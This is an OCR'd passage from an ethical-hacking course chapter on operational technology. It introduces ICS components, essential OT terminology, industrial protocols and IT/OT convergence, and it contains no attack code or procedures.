
4 OT Hacking Tools

5 Countermeasures

OT Hacking

OT Concepts

Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.



What is OT?

- Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices
- OT consists **of Industrial Control Systems** (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations

OT
ICS
SCADA
DCS
RTU
PLC
Utility Sector
Electricity
Water Grid
Gas Filling
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG Machine
MRI Scanner
Microscope
Healthcare Industry
Robot
Biometric
Fire Extinguisher
Office Building

What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.



Utility Sector
Electricity
Water Grid
Gas Filling
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG Machine
MRI Scanner
Microscope
Healthcare Industry
Robot
Fire Extinguisher
Biometric
Office Building

Figure 18.58: Devices connected to an OT network




OT
ICS
SCADA
DCS
RTU
PLC

Figure 18.59: Components of OT



Essential Terminology

Assets	OT systems consist of **physical assets** such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules
Zones and Conduits	A **network segregation technique** used to isolate the networks and assets to impose and maintain strong access control mechanisms
Industrial Network	A network of **automated control systems** is known as an industrial network
Business Network	It comprises of a network of systems that offer information infrastructure to the business
Industrial Protocols	Protocols used for **serial communication** and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
Network Perimeter	It is the outermost boundary of a network zone i.e. **closed group of assets**
Electronic Security Perimeter	It is referred to as the **boundary** between secure and insecure zones
Critical Infrastructure	A collection of **physical or logical systems** and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using


Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.



IT/OT Convergence (IIOT)

- IT/OT convergence is the integration of **IT computing systems and OT operation monitoring systems** to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity
- The IT/OT convergence can enable smart manufacturing known as **industry 4.0**, where IoT applications are used in industrial operations
- Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as **Industrial Internet of Things** (IIoT)

IT/OT Convergence (IIOT)

